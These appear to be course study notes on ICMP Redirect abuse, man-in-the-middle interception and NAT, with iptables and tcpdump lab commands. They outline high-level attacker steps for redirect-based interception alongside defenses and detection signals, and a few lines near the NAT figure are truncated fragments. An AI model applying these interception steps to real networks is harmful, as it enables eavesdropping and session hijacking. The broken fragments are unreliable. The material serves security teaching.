    - Disable sending redirects on routers where not needed (send_redirects=0).
    - Monitor for unexpected redirect-related cache changes and suspicious ICMP Type 5 messages (use tcpdump / IDS rules).
    - For testing, enable redirects only in isolated lab environments.

MITM via ICMP Redirect

- Concept: An attacker induces a host to change its next-hop (via forged/abused ICMP Redirect Type 5), causing the victim’s traffic to flow through the attacker — enabling passive eavesdropping or active modification (MITM).
- Typical attacker steps:
- (1) cause/forge redirect so victim routes traffic to malicious router;
- (2) enable IP forwarding on malicious router;
- (3) inspect/modify packets and forward them on to preserve connectivity.
- What the attacker can do: sniff unencrypted traffic, alter payloads, hijack sessions, or drop/forward selectively.
- Detection signals: unexpected ICMP Type 5 messages (tcpdump 'icmp[0] = 5'), sudden route cache entries or new next-hop entries (ip route show cache), or unusual traffic flows/latency.

NAT

- **Problem:** Private IPs (e.g., 192.168.x.x, 10.x.x.x) are not routable on the public Internet. Home networks/VMs often have many hosts but only one public IP.
- **NAT (Network Address Translation):** rewrites packet IP addresses at router/NAT device so private hosts can communicate with the Internet using a public address.
- **Key idea:** NAT maintains a mapping table to translate internal (private IP, port) ↔ external (public IP, port) so return traffic is correctly forwarded back to the originating private host.
- **Common usage:** home routers, cloud VMs, container hosts — often multiple NAT layers (VM NAT → host NAT → home router NAT → ISP NAT).

packet w
will replace the desti
so it knows which private IP addr
mappings is complicated and is beyond the scop




Figure 3.8: NAT

- Example path (your setup):
- Container on 10.9.0.0/24 sends packet → 10.9.0.1 (container host).
- NAT on 10.9.0.1 rewrites source to VM’s host IP (e.g., 10.2.0.38).
- Packet reaches laptop (host OS) → NAT rewrites source to laptop LAN IP (e.g., 192.168.0.48).
- Home router rewrites source to public IP assigned by ISP.
- Return path performs reverse translations so the container receives replies.
- Note: A private network not connected to the NAT device (e.g., 192.168.60.0/24 in your example) will not be translated by that NAT unless a NAT is added on its router.

Experiment commands & observations

- Set up NAT (iptables MASQUERADE):
- # On router 10.9.0.11: translate source for packets leaving eth0
- sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
- (MASQUERADE uses the interface's IP as the translated source)
- Monitoring with tcpdump:
- Before NAT (no translation) — source remains private and remote reply does not return:
- sudo tcpdump -n -i eth0
- IP 192.168.60.5 > 1.1.1.1: ICMP echo request, id 17, seq 1, ...
- After NAT (source rewritten to router IP 10.9.0.11) — packets get replies:
- sudo tcpdump -n -i eth0
- IP 10.9.0.11 > 1.1.1.1: ICMP echo request, id 16, seq 1, ...
- IP 1.1.1.1 > 10.9.0.11: ICMP echo reply, id 16, seq 1, ...
- NAT enables private-network hosts to reach the Internet by translating their source addresses; replies are un-NATed back to the original private host using NAT table state.